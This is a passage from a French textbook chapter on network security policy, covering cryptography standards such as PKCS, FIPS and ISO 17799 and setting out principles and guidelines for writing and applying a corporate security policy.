Standards de politiques de sécurité réseau

De nombreux organismes publient des standards afin de définir une approche commune entre les industriels et autres parties. Beaucoup de ces standards et normes sont attachés aux domaines de la cryptographie à clé publique, des certificats électroniques et des supports sécurisés.

En voici quelques exemples :

- **PKCS (Public Key Cryptography Standards).** Spécifications développées par les laboratoires de la société RSA en vue d'accélérer le déploiement de la cryptographie à clé publique. Les PKCS servent de référence dans le monde de la cryptographie. Leurs différentes versions sont les suivantes :

  PKCS#1. Standard de chiffrement RSA décrivant comment chiffrer des données en utilisant l'algorithme à clé publique RSA, afin de signer un fichier ou de le chiffrer.

  PKCS#3. Standard de négociation de clé Diffie-Hellman décrivant comment implémenter l'algorithme Diffie-Hellman servant à négocier un secret partagé entre deux parties, sans qu'aucune information privée doive être échangée. Ce secret partagé sert généralement à générer une clé de session, qui peut être utilisée dans un algorithme à clé secrète.

  PKCS#5. Standard de chiffrement d'un mot de passe définissant une méthode pour chiffrer des chaînes de caractères avec une clé dérivée d'un mot de passe. Le rôle initial de ce standard est de chiffrer des clés privées devant être transférées d'un ordinateur à un autre.

  PKCS#6. Standard décrivant la syntaxe d'un certificat étendu. On entend par certificat étendu un certificat de clé publique X.509 et un ensemble d'attributs, le tout signé par la clé publique de l'autorité de certification ayant émis le certificat.

  PKCS#7. Standard décrivant la syntaxe des données devant être chiffrées, comme les signatures numériques.

  PKCS#8. Standard décrivant une syntaxe pour les informations concernant la clé privée et pour chiffrer les clés privées.

  PKCS#8. Sélection de types d'attributs pouvant être utilisés dans les certificats étendus (PKCS#6), les signatures numériques (PKCS#7) et les informations concernant la clé privée (PKCS#8).

  PKCS#10. Standard définissant une syntaxe pour la demande d'un certificat. Une demande de certificat comprend un nom d'utilisateur, une clé publique et, optionnellement, un ensemble d'attributs (pour les certificats étendus).

  PKCS#11. Standard définissant l'interface cryptographique des cartes à jeton.

PKCS#12. Standard définissant la syntaxe d'échange des informations personnelles.

PKCS#13. Standard de chiffrement fondé sur les courbes elliptiques.

PKCS #15. Standard définissant la syntaxe des informations relatives aux cartes à jeton.

- **FIPS (Federal Information Processing Standards).** Normes américaines écrites par le NIST (National Institute for Standards and Technology) pour définir des niveaux de sécurité ou une classification des produits cryptographiques:

  FIPS 140-1, Security Requirements for Cryptographic Modules. Recommandations décrivant comment réaliser des modules cryptographiques.

  FIPS 186, DSS (Digital Signature Standard). Standard décrivant l'algorithme de signature numérique à clé publique DSS.

- **ISO (International Standardization Organization).** Normes décrivant des standards internationaux dans différents domaines :

  ISO/IEC 7810. Norme décrivant les caractéristiques des cartes d'identification.

  ISO/IEC 7812. Norme décrivant le système de numérotation et les procédures de demande pour l'identification des émetteurs.

  ISO/IEC 7816. Norme décrivant les caractéristiques des cartes d'identification à circuits intégrés à contact.

- **PKIS (Public Key Infrastructure Standards).** Standards issus du groupe de travail de l'IETF voué aux certificats électroniques X.509-based PKI. Les recommandations suivantes donnent une idée des travaux entrepris sous l'égide de ce groupe de travail :

  Internet X.509 Public Key Infrastructure Certificate Management Protocols (RFC 2510).

  Internet X.509 Certificate Request Message Format (RFC 2511).

  Internet X.509 Public Key Infrastructure Certificate Policy and Certification Practices Framework (RFC 2527).

  Internet X.509 Public Key Infrastructure Representation of Key Exchange Algorithm (KEA) Keys in Internet X.509 Public Key Infrastructure Certificates (RFC 2528).

  Internet X.509 Public Key Infrastructure LDAP v2 Schema (RFC 2587).

  Diffie-Hellman Proof-of-Possession Algorithms (RFC 2875).

  Internet X.509 Public Key Infrastructure Qualified Certificates Profile (RFC 3039).

  Internet X.509 Public Key Infrastructure Data Validation and Certification Server Protocols (RFC 3029).

  Algorithms and Identifiers for the Internet X.509 Public Key Infrastructure Certificate and CRI Profile (RFC 3279).

  Internet X.509 Public Key Infrastructure Certificate and CRL (Certificate Revocation List) Profile (RFC 3280).

La norme ISO 17799

La norme ISO 17799 est issue de la norme anglaise BS 7799 créée en 1995 et révisée en 1999. Cette norme constitue un code de bonnes pratiques pour la gestion de la sécurité de l'information. Elle fait l'objet en Grande-Bretagne d'un schéma de certification, qui permet aux entreprises anglaises d'être référencées. Un client qui opère avec ces entreprises a ainsi la garantie que ses informations sont gérées de manière plus ou moins sécurisée, car un certain nombre de mesures techniques ou non techniques ont été mises en place.

La norme propose plus d'une centaine de mesures réparties en dix chapitres :

- **Politique de sécurité.** Décrit la nécessité de disposer d'une politique de sécurité et d'un processus de validation et de révision de cette politique.
- **Organisation de la sécurité.** Traite de la nécessite de disposer d'une organisation dédiée à la mise en place et au contrôle des mesures de sécurité.
- **Classification des informations.** Traite de la nécessité de répertorier l'ensemble des informations et de déterminer leur classification.
- **Sécurité du personnel.** Traite du recrutement et de la sensibilisation.
- **Sécurité de l'environnement et des biens physiques.** Traite de toutes les mesures classiques permettant de protéger les bâtiments et les équipements informatiques.
- **Administration.** Traite de la gestion du système d'information (procédures d'exploitation, critères d'acceptation de tout nouveau système, etc.).
- **Contrôle d'accès.** Traite de la nécessité pour l'entreprise de disposer d'une politique de contrôle d'accès.
- **Développement et maintenance.** Traite de la nécessité d'intégrer les besoins de sécurité dans les spécifications fonctionnelles d'un système.
- **Plan de continuité.** Traite de la nécessité pour l'entreprise de disposer de plans de continuité, de processus de rédaction, de tests réguliers et de mises à jour de ces plans.
- **Conformité légale et audit de contrôle.** Traite de la nécessité de disposer de l'ensemble des lois et règlements qui s'appliquent aux informations qu'elle manipule et des procédures associées.

À cette norme s'ajoutent d'autres normes en cours de révision, notamment les suivantes :

- BS 7799 (code de pratiques pour la gestion de la sécurité de l'information) et BS 7799-2 (système de management de la sécurité de l'information) ;
- ISO 17799 (code de pratiques pour la gestion de la sécurité de l'information) et ISO 13335 (système de management de la sécurité de l'information) ;
- ISO 19011 (audit des systèmes de management de la qualité).

Définition d'une politique de sécurité réseau

La définition d'une politique de sécurité réseau n'est pas un exercice de style mais une démarche de toute l'entreprise visant à protéger son personnel et ses biens d'éventuels incidents de sécurité dommageables pour son activité.

En cela, elle fait intégralement partie de la démarche sécuritaire de l'entreprise et s'étend à de nombreux domaines, notamment les suivants :

- audit des éléments physiques, techniques et logiques constituant le système d'information de l'entreprise ;
- sensibilisation des responsables de l'entreprise et du personnel aux incidents de sécurité et aux risques associés ;
- formation du personnel utilisant les moyens informatiques du système d'information ;
- structuration et protection des locaux abritant les systèmes informatiques et les équipements de télécommunications, incluant le réseau et les matériels ;
- ingénierie et maîtrise d'œuvre des projets, incluant les contraintes de sécurité dès la phase de conception ;
- gestion du système d'information de l'entreprise lui permettant de suivre et d'appliquer les recommandations de sécurité des procédures opérationnelles ;
- définition du cadre juridique et réglementaire de l'entreprise à l'égard de la politique de sécurité et aux actes de malveillance, 80 % des actes malveillants provenant de l'intérieur de l'entreprise ;
- classification des informations de l'entreprise selon différents niveaux de confidentialité et de criticité.

Avant de définir une politique de sécurité réseau, il est essentiel d'en connaître les principes génériques. Différents organismes officiels se penchent depuis plusieurs années sur cette question. La section suivante dresse l'inventaire de leurs travaux.

Principes génériques d'une politique de sécurité réseau

Afin d'éviter un certain nombre d'écueils classiques, une politique de sécurité réseau doit respecter un ensemble de principes génériques. Ces principes permettent notamment à chacun de cerner les enjeux de la rédaction d'un document de politique de sécurité réseau, lequel n'est pas un document comme les autres.

Un document de politique de sécurité réseau peut être écrit de plusieurs manières, allant d'un texte unique à un ensemble de politiques de sécurité. Le choix d'écrire un ou plusieurs documents est le plus souvent dicté par la taille de l'entreprise. Plus l'entreprise est importante, plus il est nécessaire de créer des documents séparés, chaque niveau faisant référence au niveau supérieur.

Petites, moyennes et grandes entreprises s'exposent dans l'absolu aux mêmes risques si elles n'émettent pas de politique de sécurité réseau. Dans la mesure où la politique de sécurité dicte la stratégie de sécurité de l'entreprise de manière claire et précise, le fond et la forme sont primordiaux pour sa rédaction.

Quelle que soit la nature des biens produits par l'entreprise, sa politique de sécurité réseau vise à satisfaire les critères suivants :

- **Identification.** Information permettant d'indiquer qui vous prétendez être. Une identification élémentaire est le nom d'utilisateur que l'on saisit dans un système informatique. Une identification plus évoluée peut être fournie par un relevé d'empreinte digitale, une analyse faciale ou rétinienne, etc.
- **Authentification.** Information permettant de valider l'identité pour vérifier que vous êtes celui que vous prétendez être. Une authentification élémentaire est le mot de passe que vous entrez dans le système informatique. Une authentification forte combine une chose que vous possédez et une chose que vous connaissez (numéro de carte bancaire et code personnel, par exemple).
- **Autorisation.** Information permettant de déterminer quelles sont les ressources de l'entreprise auxquelles l'utilisateur identifié et autorisé a accès, ainsi que les actions autorisées sur ces ressources. Cela couvre toutes les ressources de l'entreprise.
- **Confidentialité.** Ensemble des mécanismes permettant qu'une communication de données reste privée entre un émetteur et un destinataire. La cryptographie ou le chiffrement des données est la seule solution fiable pour assurer la confidentialité des données.
- **Intégrité.** Ensemble des mécanismes garantissant qu'une information n'a pas été modifiée.
- **Disponibilité.** Ensemble des mécanismes garantissant que les ressources de l'entreprise sont accessibles, que ces dernières concernent l'architecture réseau, la bande passante, le plan de sauvegarde, etc.
- **Non-répudiation.** Mécanisme permettant de garantir qu'un message a bien été envoyé par un émetteur et reçu par un destinataire.
- **Traçabilité.** Ensemble des mécanismes permettant de retrouver les opérations réalisées sur les ressources de l'entreprise. Cela suppose que tout événement applicatif soit archivé pour investigation ultérieure.

Distinguer la politique de la procédure

La politique est l'expression du besoin. La procédure, ou recommandation technique, est l'implémentation du besoin. Il est donc impératif de distinguer les deux. Lorsque certains produits pare-feu présentent les règles de filtrage comme une politique de sécurité, c'est le concept même de politique de sécurité qui est dévoyé.

L'objectif d'une politique de sécurité est d'énoncer des résultats attendus, et non les moyens par lesquels les obtenir. C'est la raison pour laquelle il convient d'écrire :

- *« L'accès à distance au réseau interne de l'entreprise (intranet) est autorisé à la condition exclusive d'une authentification forte de l'individu* via *une connexion réseau chiffrée. »*
- *« L'accès à Internet depuis le réseau interne de l'entreprise (intranet) est protégé contre les attaques éventuelles, incluant les virus informatiques. »*

Et non :

- *« L'accès externe au réseau interne de l'entreprise (intranet) est authentifié par un certificat électronique validé auprès de la PKI de l'entreprise. De plus la connexion réseau est chiffrée par le protocole IPsec. »*
- *« L'accès à Internet traverse un pare-feu filtrant le protocole IP. De plus, le pare-feu est couplé à un système antivirus, qui analyse tous les e-mails et attachements transitant entre Internet et le réseau interne de l'entreprise (intranet) afin de détecter d'éventuels virus. »*

Les principes énoncés par une politique de sécurité assurent à cette dernière une pérennité beaucoup plus longue que les procédures de sécurité, qui sont appelées à être modifiées fréquemment pour tenir compte des avancées technologiques, des modifications d'architecture, etc.

Une politique de sécurité est moins touchée par l'évolution technologique, car elle décrit des besoins et non des moyens. Malgré tout, une politique de sécurité doit être revue au moins tous les deux ans afin de tenir compte des modifications organisationnelles de l'entreprise.

Contraintes d'application des politiques de sécurité réseau

Quelle que soit l'entreprise concernée et la politique de sécurité réseau définie, l'application d'une politique de sécurité est confrontée aux trois contraintes suivantes :

- **Technique.** La technologie a ses limites. Certaines applications sont difficilement filtrables par un pare-feu ou ne tolèrent pas que l'adresse source de l'expéditeur soit modifiée au profit de celle du pare-feu par une technique de *masquerading*, ou NAT (Network Address Translation). Par exemple, les outils de partage de fichiers entre clients, appelés peer-to-peer, sont très durs à bloquer, car ils disposent d'une souplesse d'utilisation permettant le changement du port réseau TCP utilisé, chaque adresse sur Internet étant potentiellement un client hébergeant un tel outil. Par ailleurs, des services réseau tels que H323 (téléphonie sur protocole IP) ou le protocole IPsec n'apprécient pas le NAT.

  Une autre illustration de ces limitations est fournie par le filtrage des données, qui ne peut être complet du fait de la nature extrêmement variée des protocoles et des types de données. Les mises à jour permanentes des bases de signature des virus confirment que la détection de virus est loin d'être prédictible.

- **Économique.** Pour une solution technique donnée, une contrainte d'ordre économique peut surgir, si bien qu'il faut parfois choisir une solution moins chère, même si elle ne

répond pas exactement aux besoins de sécurité. Une telle situation revient à une acceptation d'un risque de sécurité, à condition toutefois que le décideur dispose d'une réelle synthèse des risques, c'est-à-dire d'une description des menaces et de leur probabilité d'occurrence, ainsi que de leurs conséquences.

- **Politique.** Pour une solution technique donnée, économiquement acceptée, une contrainte d'ordre politique peut survenir. Sans justification logique ou technique, une telle contrainte peut engendrer de réels problèmes de sécurité. Ce type de situation requiert également l'acceptation de risques de sécurité.

Le principe de propriété


Le principe de propriété exige qu'une politique de sécurité décrive, pour chaque ressource d'une entreprise, quels en sont les propriétaires. On doit entendre par « propriété », non pas l'aspect légal de la propriété d'un bien, mais son aspect fonctionnel, qui consiste à en assurer la pérennité et la protection.

Les propriétaires d'une ressource en ont la responsabilité et dictent les règles d'accès à cette ressource. Un schéma classique établit une distinction entre le propriétaire, l'administrateur et l'utilisateur d'une ressource.

Le propriétaire définit les règles d'utilisation de ses ressources et les donne à l'administrateur, lequel a pour rôle de les appliquer aux demandes d'un utilisateur. En cas de problème, l'administrateur demande au propriétaire une dérogation aux droits d'accès. L'utilisateur n'est jamais en contact direct avec le propriétaire.

Ce mode de fonctionnement garantit une certaine indépendance de l'administrateur face à l'utilisateur, comme l'illustre la figure 5.2.

Figure 5.2
Administration d'une ressource



L'autorité

La direction générale a autorité sur toutes les ressources de l'entreprise. Elle délègue généralement cette autorité aux responsables de départements, qui peuvent à leur tour mandater un groupe au sein de leur département.

Dans tous les cas, l'équipe sécurité, mandatée par la direction générale, dispose de l'autorité de vérifier l'application de la politique de sécurité sur toutes les ressources de l'entreprise.

Un comité de sécurité, constitué des responsables de l'entreprise, est de surcroît constitué afin de définir la stratégie de sécurité de l'entreprise et de trancher les problèmes de sécurité remontés par l'équipe sécurité ou d'autres départements. Chaque problème remonté fait l'objet d'une analyse de risque, détaillant vulnérabilités, conséquences et menaces.

L'universalité

Le principe d'universalité veut qu'une politique de sécurité dicte des règles qui doivent être non seulement validées, quels que soient les aspects techniques mis en jeu, mais aussi appliquées.

L'idée sous-jacente est que la conception initiale d'une politique de sécurité se détache au maximum des aspects technologiques et énonce des règles et principes admis au sein de l'entreprise. Seuls les guides, recommandations ou procédures impliquent des aspects techniques.

L'orthogonalité

Le principe d'orthogonalité précise qu'une politique de sécurité peut être découpée en sous-parties distinctes, sous la condition que ces sous-parties forment un ensemble cohérent.

L'idée sous-jacente est que la conception initiale d'une politique de sécurité et de ses domaines d'application doit être essentielle et fondamentale, de sorte à éviter une évolution inconsistante de la politique de sécurité, de ses guides et de ses recommandations.

La simplicité

Une politique de sécurité est simple dans sa structure et claire dans les règles qu'elle énonce. Toute mauvaise compréhension d'une règle de la politique de sécurité conduit à ce quelle ne soit pas appliquée ou, pire, qu'elle le soit mal.

Rappelons le mot célèbre de Nicolas Boileau dans *L'Art poétique :* « Ce que l'on conçoit bien s'énonce clairement et les mots pour le dire arrivent aisément. »

L'auditabilité

Une politique de sécurité est auditable. Cela demande que les règles qu'elle énonce puissent être vérifiées dans les faits. Bien qu'il soit difficile de mesurer toute chose, la politique de sécurité est écrite dans cet objectif.

L'idée sous-jacente est qu'une politique de sécurité constitue le référentiel ou la pierre angulaire de tout audit ou contrôle de sécurité. Les règles qu'elle énonce doivent pour cela être claires, précises et mesurables.

La hiérarchie

Une politique de sécurité est structurée en une politique de sécurité de haut niveau, qui englobe les politiques de sécurité couvrant des domaines précis. Ces mêmes politiques de sécurité pointent sur des procédures qui détaillent des aspects techniques du domaine visé.

L'idée sous-jacente est qu'une politique de sécurité doit être structurée en sous-politiques de sécurité, dans une approche allant du plus général au plus spécifique. Il est admis que deux à trois niveaux de politiques de sécurité conviennent dans la plupart des cas.

Il convient toutefois de prendre garde au piège de l'arborescence des politiques de sécurité, qui pourrait contredire les principes de simplicité et d'orthogonalité.

L'approbation

Une politique de sécurité est approuvée par la direction générale, et ce de manière officielle. De plus, la direction générale et les ressources humaines s'engagent à réprimer toute violation de la politique de sécurité qui pourrait mettre en péril la survie de l'entreprise.

Les cadres juridique et réglementaire couvrant la politique de sécurité et les actes de malveillance sont connus de tout le personnel de l'entreprise.


Enfin, une politique de sécurité est réaliste et tient compte à la fois des contraintes de l'entreprise et des coûts générés par la sécurité, comparés aux gains de sécurité engendrés.

Niveaux d'une politique de sécurité réseau

La déclinaison d'une politique de sécurité réseau en sous-niveaux n'est pas chose facile. Cela demande notamment une parfaite connaissance du domaine visé. Seule l'expérience de l'entreprise et de son historique permet d'éviter les pièges et surtout de ne retenir que les éléments principaux et critiques.

La figure 5.3 illustre une classification de la politique de sécurité en niveaux. Les sections qui suivent détaillent chacun de ces niveaux.

Figure 5.3
Hiérarchie des politiques de sécurité



- **Politique de sécurité.** Regroupe l'ensemble des politiques de sécurité de l'entreprise.
- **Politique générale de sécurité de l'entreprise.** Dirigeant les orientations de toutes les autres, cette politique de haut niveau définit les axes stratégiques de sécurité réseau de l'entreprise :
  - Politique de sécurité de l'intranet. Cette sous-partie de la politique générale de sécurité précise les principes de sécurité du réseau interne de l'entreprise. Il est notamment interdit de connecter le réseau interne à d'autres réseaux par des connexions non autorisées, de lancer des attaques, faire circuler des virus, etc., au sein du réseau interne.
  - Politique de sécurité Internet. Cette sous-partie de la politique générale de sécurité précise les principes de sécurité de connexion à Internet du réseau interne de l'entreprise. Par exemple, il est interdit d'installer sur les ordinateurs internes du réseau des outils téléchargés depuis Internet et d'envoyer des informations confidentielles non chiffrées vers Internet.
- **Standards, guides et recommandations de sécurité.** Regroupe l'ensemble des recommandations d'ordre technique relatives à la mise en place ou à l'implémentation de la politique de sécurité. Ces standards, guides et recommandations portent sur les domaines techniques précis de la politique de sécurité :
  - Standards, guides et recommandations pour les serveurs Unix situés au sein de l'intranet, par exemple. Ils définissent comment sécuriser un serveur Unix et installer les outils définis dans les standards pour l'administration, tel SSH (Secure Shell).
  - Standards, guides et recommandations Internet. Définissent comment choisir un pare-feu adapté à ses besoins ou installer un serveur Web sécurisé, par exemple.
- **Procédures de sécurité.** Regroupe l'ensemble des procédures de sécurité de l'entreprise qui couvrent les éléments critiques définis par la politique de sécurité. Ces procédures sont très détaillées et techniques :
  - Procédures de l'intranet. Ce sont les procédures de sauvegarde des bases de données de l'intranet ou d'accès à distance à l'intranet.
  - Procédures Internet. Incluent le paramétrage de la sécurité des navigateurs Internet et des logiciels antivirus.

  Il peut également s'agir de procédures réactives en cas d'événement. Par exemple :
  - Procédure de réaction en cas de virus détecté au sein du réseau.
  - Procédure en cas d'incident de sécurité de type intrusion.

Typologie des politiques de sécurité réseau

Une politique de sécurité peut être trop permissive ou au contraire trop restrictive. Dans le premier cas, elle risque de présenter une faiblesse de sécurité par son côté laxiste. Dans le second, elle peut devenir inapplicable du fait de règles trop strictes.

Comme dans de nombreux domaines, seule l'expérience guide l'écriture d'une politique de sécurité ainsi que ses règles. Dans tous les cas, plus les ressources sont critiques, plus les règles doivent être strictes.

Quelle que soit la politique de sécurité définie, il faut savoir gérer les exceptions ou entorses aux règles de sécurité. Ces exceptions sont connues, limitées, documentées et sous contrôle.

Toute déviation de la politique de sécurité fait l'objet d'une revue spécifique afin de corriger la faiblesse de sécurité engendrée et les exceptions associées.

Une politique de sécurité réseau couvre les éléments suivants :

- **Sécurité de l'infrastructure.** Couvre la sécurité logique et physique des équipements et des connexions réseau, qu'elles soient internes ou fournies par les FAI.
- **Sécurité des accès.** Couvre la sécurité logique des accès locaux et distants aux ressources de l'entreprise, ainsi que la gestion des utilisateurs et de leurs droits d'accès au système d'information de l'entreprise.
- **Sécurité du réseau intranet face à Internet ou aux tierces parties.** Couvre la sécurité logique des accès aux ressources de l'entreprise (extranet) et l'accès aux ressources extérieures (Internet).

Guides et règles associés à la politique de sécurité réseau

Un framework de sécurité permet de définir un guide de recommandations de haut niveau ainsi que, dans un deuxième temps, des guides et règles.

Chacun peut construire son framework de sécurité, à condition de tenir compte des spécificités et besoins de sécurité de l'entreprise.

Les chapitres génériques suivants sont essentiels à la partie réseau :

- organisation et management ;
- ressources humaines ;
- gestion de projet ;
- gestion des accès logiques ;
- exploitation et administration ;
- vérification des configurations ;
- sécurité physique ;
- plan de désastre ;
- vérification de l'application de la politique de sécurité.

Les sections qui suivent détaillent ces chapitres et énoncent pour chacun d'eux des recommandations importantes.

Organisation et management

Une politique de sécurité requiert le support du management et fait partie intégrante de la stratégie de l'entreprise. L'implication et le support du management sont donc primordiaux, puisque la sécurité a des impacts sur les projets informatiques en terme de priorités, de ressources, etc.

Guides et règles de managaement à considérer

- Un comité de sécurité constitué des dirigeants de l'entreprise est constitué. Ce comité a pour mission de définir la stratégie de sécurité mais aussi de supporter la mise en place de la politique de sécurité.
- Les objectifs de sécurité sont inclus dans la stratégie de l'entreprise. Un plan sécuritaire annuel est défini.
- Une politique de sécurité générale est définie avec des objectifs simples et précis, incluant les rôles et les responsabilités de chacun des départements de l'entreprise.
- Une équipe de sécurité ayant pour mission de mettre en place le plan sécuritaire ainsi que de vérifier l'application de la politique de sécurité est créée.
- Un ensemble de recommandations, ou guides, sont définies pour tous les départements de l'entreprise, couvrant les domaines ciblés par la politique de sécurité.
- Des procédures de sécurité sont établies avec les départements concernés pour les éléments critiques de l'entreprise.

Ressources humaines

Pour être appliquée, une politique de sécurité nécessite l'implication des salariés de l'entreprise. Le facteur humain est donc primordial et surpasse dans bien des cas les aspects purement techniques.

Guides et règles de ressources humaines à considérer

- Les procédures de recrutement sont clairement définies. De plus, les contrats d'embauche incluent un paragraphe relatif à la politique de sécurité de l'entreprise.
- Les cadres juridique et réglementaire à l'égard de la politique de sécurité et aux actes de malveillance sont connus de tout le personnel de l'entreprise.
- Des procédures disciplinaires sont définies suite à l'implication d'un salarié dans un acte de malveillance.
- Les positions ou fonctions clés de l'entreprise, telles que directeur de recherche, directeur des opérations ou expert de la sécurité, sont identifiées.
- Les salariés, tierces parties, etc., reçoivent une formation et une sensibilisation à la sécurité. La connaissance par autrui de toute information sensible risque de faire perdre à l'entreprise un avantage important face à ses concurrents. Tout le personnel de l'entreprise est donc sensibilisé, depuis la direction générale jusqu'aux employés, en passant par les cadres et responsables.

Gestion de projet

La politique de sécurité tient compte des évolutions des produits et services de l'entreprise afin de coller à la réalité.

De même, la gestion de projet tient compte le plus en amont possible de la politique de sécurité afin de mieux y intégrer les contraintes de sécurité.

Guides et règles de gestion de projet à considérer

- Les procédures de développement des produits et services sont clairement définies et documentées.
- Le développement des produits et services tient compte de la politique de sécurité et inclut les contraintes sécurité lors de la phase de conception.
- Des tests de non-régression sont définis lors du développement des produits et services. Les tests de non-régression ont pour principal objectif de valider que la sécurité préalablement définie reste valide.
- Des tests d'attaque, de détection des accès ouverts, etc., sont définis lors du développement des produits et services.
- Les éléments hardware et software nécessaires au développement des produits et services sont connus et approuvés.
- Tout élément critique des produits et services est clairement identifié, et des procédures de restauration en cas de désastre sont définies.
- Les accords avec des tierces parties pour le développement des produits et services sont clairement définis. Leurs impacts possibles sur l'entreprise en cas de problème sont évalués.
- L'environnement de développement (outils, plates-formes, etc.) des produits et services est sécurisé. Des procédures de sécurité en détaillent les accès.
- La documentation relative aux projets informatiques est accessible au personnel de l'entreprise. Une classification de confidentialité est établie, appliquée et protégée adéquatement. La documentation est maintenue à jour.

Gestion des accès logiques

Les accès et droits d'accès aux ressources de l'entreprise sont sûrement l'un des aspects de la politique de sécurité les plus difficiles à mettre en place, compte tenu de l'importance du facteur humain et des procédures de gestion associées. La gestion des accès logiques repose pour près de 90 % sur des aspects organisationnels et pour 10 % sur des aspects techniques.

Pour y parvenir, il est nécessaire de définir au préalable les rôles et besoins d'accès associés aux ressources de l'entreprise, comme les accès à la base de données de comptabilité, à la messagerie, etc., puis d'attribuer à chaque acteur ou utilisateur un ou plusieurs rôles.

Guides et règles de gestion des accès logiques à considérer

- Une classification des ressources de l'entreprise est établie.
- Les responsables de chacune des ressources de l'entreprise ainsi que les administrateurs de ces ressources sont définis.
- Les procédures et interactions entre administrateurs, responsables et utilisateurs des ressources de l'entreprise sont précisées.
- Chaque accès d'un utilisateur aux ressources du système d'information fait l'objet d'une procédure d'enregistrement préalable.

- Des procédures de modification ou de suppression de comptes utilisateur sont établies et appliquées.
- Chaque utilisateur est associé à un ou plusieurs profils, ou rôles, définissant ses droits d'accès aux ressources de l'entreprise.
- Chaque accès d'un utilisateur à une ressource de l'entreprise est chiffré et authentifié.
- Chaque accès d'un utilisateur à une ressource critique de l'entreprise traverse au préalable une zone sécurisée, appelé zone démilitarisée, ou DMZ (Demilitarized Zone).
- Toutes les activités d'un utilisateur vers des ressources critiques de l'entreprise sont enregistrées et sauvegardées à des fins d'investigation, notamment en cas d'incident de sécurité.

Exploitation et administration

L'exploitation du réseau et des services associés de l'entreprise suit un ensemble de procédures dites opérationnelles afin d'en assurer l'intégrité et la sécurité à moyen terme.

Guides et règles d'exploitation et d'administration à considérer

- Les procédures opérationnelles sont définies et mises à jour.
- Des procédures opérationnelles existent pour la supervision des éléments critiques.
- Des procédures de maintenance préventive existent pour les éléments critiques de sorte que toute anomalie soit vérifiée et corrigée.
- Des sauvegardes des informations critiques sont effectuées dans un lieu physique distinct de la source. Cela couvre en premier lieu la configuration des équipements.
- Tout problème détecté est identifié et résolu.
- Des contre-mesures permettent de vérifier que des problèmes ne restent pas sans solution.
- Tout problème ou incident de sécurité est remonté par les procédures opérationnelles aux responsables des domaines visés, ainsi qu'à l'équipe sécurité.
- Les procédures d'incidents de sécurité sont connues de tout le personnel de l'entreprise.

Vérification des configurations

Les configurations des équipements réseau détiennent toute l'information permettant de construire le réseau et ses services. Un certain nombre de règles de sécurité génériques doivent être définies afin de garantir la disponibilité et l'intégrité du réseau et de ses services.

Guides et règles de vérification des configurations à considérer

- Le plan d'adressage est consistant. De manière générique, il ne doit exister de doublons ni dans le plan d'adressage global du réseau, ni dans le plan d'adressage d'un VPN donné.
- Les configurations des équipements réseau sont consistantes. De manière générique, tout élément de configuration défini doit être appliqué, et tout élément de configuration appliqué doit être défini. Ces règles peuvent être complexes, comme la vérification de la grammaire associée au langage de configuration.
- Les filtrages réseau, utilisés pour contrôler, par exemple, les flux de données ou de routage, sont consistants. De manière générique, les éléments constituant un filtrage ne doivent être ni redondants, ni contradictoires entre eux. Ces règles peuvent être complexes, comme la vérification des règles inutiles.

- Les configurations du routage réseau sont vérifiées. Cela s'applique à la fois au routage interne du réseau et aux interconnexions de routage du réseau avec l'extérieur. Il s'agit, par exemple, de vérifier la topologie du routage interne et externe du réseau, la consistance de la politique de routage, etc.
- Les configurations des services réseau sont vérifiées. Il s'agit, par exemple, de vérifier les périmètres de sécurité d'un VPN MPLS ou IPsec, etc.
- Les configurations des interconnexions avec les partenaires sont vérifiées.
- Les configurations associées à l'administration du réseau sont vérifiées.

Sécurité physique

La sécurité physique est évidemment un facteur clé de la réussite de la politique de sécurité d'une entreprise. Elle consiste essentiellement à se protéger contre les vols, fuites d'eau, incendies, coupures d'électricité, etc.

Guides et règles de sécurité physique à considérer

- Si une pièce contenant des équipements informatiques peut être vue de l'extérieur, l'installation de rideaux permet ne de pas susciter le vol ou le vandalisme. La sécurité par l'obscurité n'est évidement pas une fin en soi, mais elle peut éviter une première série de problèmes.
- Une salle d'ordinateurs n'est jamais installée au rez-de-chaussée, sous peine que les équipements trempent dans près d'un mètre d'eau suite à une brusque montée des eaux.
- Des périmètres de sécurité physique à accès restreint sont définis et équipés de caméras de surveillance.
- Les ressources critiques (équipements) sont placées dans le périmètre le plus sécurisé.
- Toute modification physique d'infrastructure est identifiée, reportée et validée.
- Des contrôles d'accès physiques sont mis en place pour l'accès aux périmètres de sécurité.
- Des procédures autorisent et révoquent l'accès aux périmètres de sécurité.
- Le site ne se trouve pas sur un lieu connu pour des catastrophes naturelles (foudre, tremblement de terre, inondation, etc.).
- Des équipements de protection contre le feu, l'eau, l'humidité, les pannes de courant, le survoltage, etc., sont installés.
- Des procédures de supervision des éléments de protection sont en place.

Plan de contingence

Tout élément critique susceptible d'impacter l'entreprise en cas de problème fait partie d'un plan global de contingence. L'objectif d'un tel plan est de protéger le périmètre de l'entreprise.

Le temps de restauration d'un service après désastre devient critique pour l'entreprise s'il tend à se prolonger. Les impacts changent alors de nature pour prendre la forme d'une perte de revenu ou de crédibilité, par exemple.

S'il est toujours difficile d'estimer le temps minimal à partir duquel une entreprise est mise en difficulté, il n'en reste pas moins que l'impact sur l'entreprise d'un incident majeur croît de façon exponentielle en fonction du temps.

Guides et règles du plan de contingence à considérer

- Les ressources critiques de l'entreprise sont identifiées.
- Une classification des ressources critiques de l'entreprise est effectuée.
- Un plan de contingence est défini, incluant toutes les ressources critiques de l'entreprise :
  - Le plan de contingence détaille les priorités.
  - Le plan de contingence précise les temps de restauration de chaque ressource critique.
  - Le plan de contingence référence un ensemble de procédures.
  - Le plan de contingence est revu régulièrement en tenant compte des évolutions techniques et organisationnelles.

Audit de la sécurité

